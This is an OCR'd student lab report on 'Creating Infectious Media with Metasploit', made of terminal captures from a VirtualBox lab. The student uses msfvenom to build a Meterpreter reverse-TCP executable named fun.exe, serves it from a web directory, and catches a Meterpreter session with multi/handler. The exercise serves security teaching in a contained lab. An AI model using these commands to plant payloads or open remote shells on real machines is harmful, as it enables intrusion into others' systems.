
Lab 7 - Attacking Windows Servers, Part 2 Creating Infectious Media with Metasploit

Name: Hamza Abdellah Ahmed

ID: 18P7231


Ipconfig



```
C:\Users\Administrator>ifconfig
'ifconfig' is not recognized as an internal or external command,
operable program or batch file.

C:\Users\Administrator>ipconfig

Windows IP Configuration


Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::1dbe:5076:19b8:733%4
   IPv4 Address. . . . . . . . . . . : 192.168.1.4
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.1.1

Tunnel adapter isatap.{E926FE31-5AE0-421A-BC58-5D316170CFA7}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Tunnel adapter Local Area Connection* 3:

   Connection-specific DNS Suffix  . :
   IPv6 Address. . . . . . . . . . . : 2001:0:2851:782c:309a:1abf:3f57:fefb
   Link-local IPv6 Address . . . . . : fe80::309a:1abf:3f57:fefb%3
   Default Gateway . . . . . . . . . : ::

C:\Users\Administrator>
```

Windows Server [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Recycle Bin
easyftp
Administrator: Command Prompt
Windows Server 2016 Datacenter Evaluation
Windows License valid for 178 days
Build 14393.rs1_release.161220-1747
2:23 PM
12/14/2022
Mouse integration ...
Right Control


Ifconfig



```
┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.1.5  netmask 255.255.255.0  broadcast 192.168.1.255
        inet6 fe80::fc25:db25:aaff:975c  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:22:46:4f  txqueuelen 1000  (Ethernet)
        RX packets 1581986  bytes 2267085408 (2.1 GiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 443187  bytes 57511973 (54.8 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 1298994  bytes 223894743 (213.5 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 1298994  bytes 223894743 (213.5 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0


┌──(kali㉿kali)-[~]
└─$ 
```


kali-linux-2022.3-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
17:23
armitage
File Edit View Go Help
Places
Computer
kali
Desktop
Trash
Documents
Music
Pictures
Videos
Downloads
Devices
File System
Network
Browse Network
kali@kali: ~
File Actions Edit View Help
5 files: 10.9 MiB (11,427,293 bytes), Free space: 59.4 GiB
Right Control

msfvenom -h



kali-linux-2022.3-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
17:22
armitage
File Edit View Go Help
Places
Computer
kali
Desktop
Trash
Documents
Music
Pictures
Videos
Downloads
Devices
File System
Network
Browse Network
kali@kali: ~
File Actions Edit View Help
5 files: 10.9 MiB (11,427,293 bytes), Free space: 59.4 GiB
Right Control

```
┌──(kali㉿kali)-[~]
└─$ ^[[200~[12:16 AM] Khalid Mohamed Mahmoud Salman 19P5482
zsh: bad pattern: ^[[200~[12:16

┌──(kali㉿kali)-[~]
└─$ msfvenom -h
MsfVenom - a Metasploit standalone payload generator.
Also a replacement for msfpayload and msfencode.
Usage: /usr/bin/msfvenom [options] <var=val>
Example: /usr/bin/msfvenom -p windows/meterpreter/reverse_tcp LHOST=<IP> -f e
xe -o payload.exe

Options:
    -l, --list            <type>     List all modules for [type]. Types are:
payloads, encoders, nops, platforms, archs, encrypt, formats, all
    -p, --payload         <payload>  Payload to use (--list payloads to list,
 --list-options for arguments). Specify '-' or STDIN for custom
        --list-options               List --payload <value>'s standard, advan
ced and evasion options
    -f, --format          <format>   Output format (use --list formats to lis
t)
    -e, --encoder         <encoder>  The encoder to use (use --list encoders
to list)
        --service-name    <value>    The service name to use when generating
a service binary
        --sec-name        <value>    The new section name to use when generat
ing large Windows binaries. Default: random 4-character alpha string
```

msfvenom -p windows/meterpreter/reverse_tcp LHOST=172.16.1.203 -f exe > /var/www/html/fun.exe


kali-linux-2022.3-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
17:26
armitage
File Edit View Go Help
Places
Computer
kali
Desktop
Trash
Documents
Music
Pictures
Videos
Downloads
Devices
File System
Network
Browse Network
kali@kali: ~
File Actions Edit View Help
5 files: 10.9 MiB (11,427,293 bytes), Free space: 59.4 GiB
Right Control


```
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.1.5  netmask 255.255.255.0  broadcast 192.168.1.255
        inet6 fe80::fc25:db25:aaff:975c  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:22:46:4f  txqueuelen 1000  (Ethernet)
        RX packets 1581986  bytes 2267085408 (2.1 GiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 443187  bytes 57511973 (54.8 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 1298994  bytes 223894743 (213.5 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 1298994  bytes 223894743 (213.5 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0


┌──(kali㉿kali)-[~]
└─$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.4 -f exe > /v
ar/www/html/fun.exe
zsh: permission denied: /var/www/html/fun.exe

┌──(kali㉿kali)-[~]
└─$ 
```



```
┌──(kali㉿kali)-[~]
└─$ sudo chown -R $USER:$USER /var/www
[sudo] password for kali:

┌──(kali㉿kali)-[~]
└─$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.4 -f exe > /v
ar/www/html/fun.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from th
e payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes

┌──(kali㉿kali)-[~]
└─$ █
```

5 files: 10.9 MiB (11,427,293 bytes), Free space: 59.4 GiB


msfconsole



```
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes

┌──(kali㉿kali)-[~]
└─$ msfconsole

# cowsay++
 ____________
< metasploit >
 ------------
       \   ,__,
        \  (oo)____
           (__)    )\
              ||--|| *


       =[ metasploit v6.2.29-dev                          ]
+ -- --=[ 2271 exploits - 1189 auxiliary - 404 post       ]
+ -- --=[ 951 payloads - 45 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Enable verbose logging with set VERBOSE
true
Metasploit Documentation: https://docs.metasploit.com/

msf6 > █
```

5 files: 10.9 MiB (11,427,293 bytes), Free space: 59.3 GiB

help



kali-linux-2022.3-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
kali@kali: ~
File Actions Edit View Help
Places
Computer
kali
Desktop
Trash
Documents
Music
Pictures
Videos
Downloads
Devices
File System
Network
Browse Network
5 files: 10.9 MiB (11,427,293 bytes), Free space: 59.3 GiB


```
    version       Show the framework and console library version numbers

Module Commands
===============

    Command       Description
    -------       -----------
    advanced      Displays advanced options for one or more modules
    back          Move back from the current context
    clearm        Clear the module stack
    favorite      Add module(s) to the list of favorite modules
    info          Displays information about one or more modules
    listm         List the module stack
    loadpath      Searches for and loads modules from a path
    options       Displays global options or for one or more modules
    popm          Pops the latest module off the stack and makes it active
    previous      Sets the previously loaded module as the current module
    pushm         Pushes the active or list of modules onto the module stac
                  k
    reload_all    Reloads all modules from all defined module paths
    search        Searches module names and descriptions
    show          Displays modules of a given type, or all modules
    use           Interact with a module by name or search term/index


Job Commands
```

use multi/handler

set PAYLOAD windows/meterpreter/reverse_tcp


set LHOST 0.0.0.0

exploit



kali-linux-2022.3-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
html
var www html
Places
Computer
kali
Desktop
Trash
Documents
Music
Pictures
Videos
Downloads
Devices
File System
Network
Browse Network
share
fun.exe
index.html
index.nginx-debian.html
root@kali: /home/kali
File Actions Edit View Help
1 folder, 3 files: 83.1 KiB (85,118 bytes), Free space: 59.4 GiB

```
                 '(.,....''/


       =[ metasploit v6.2.29-dev                          ]
+ -- --=[ 2271 exploits - 1189 auxiliary - 404 post       ]
+ -- --=[ 951 payloads - 45 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: View a module's description using
info, or the enhanced version in your browser with
info -d
Metasploit Documentation: https://docs.metasploit.com/

msf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.1.5
LHOST => 192.168.1.5
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.5:4444
[*] Sending stage (175686 bytes) to 192.168.1.4
[*] Meterpreter session 1 opened (192.168.1.5:4444 -> 192.168.1.4:49688) at 2
022-12-14 19:27:49 -0500

meterpreter >
```



Windows Server [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
http://192.168.1.5/share/
Index of /share
Mouse integration ...
4:27 PM
12/14/2022
Right Control

Index of /share

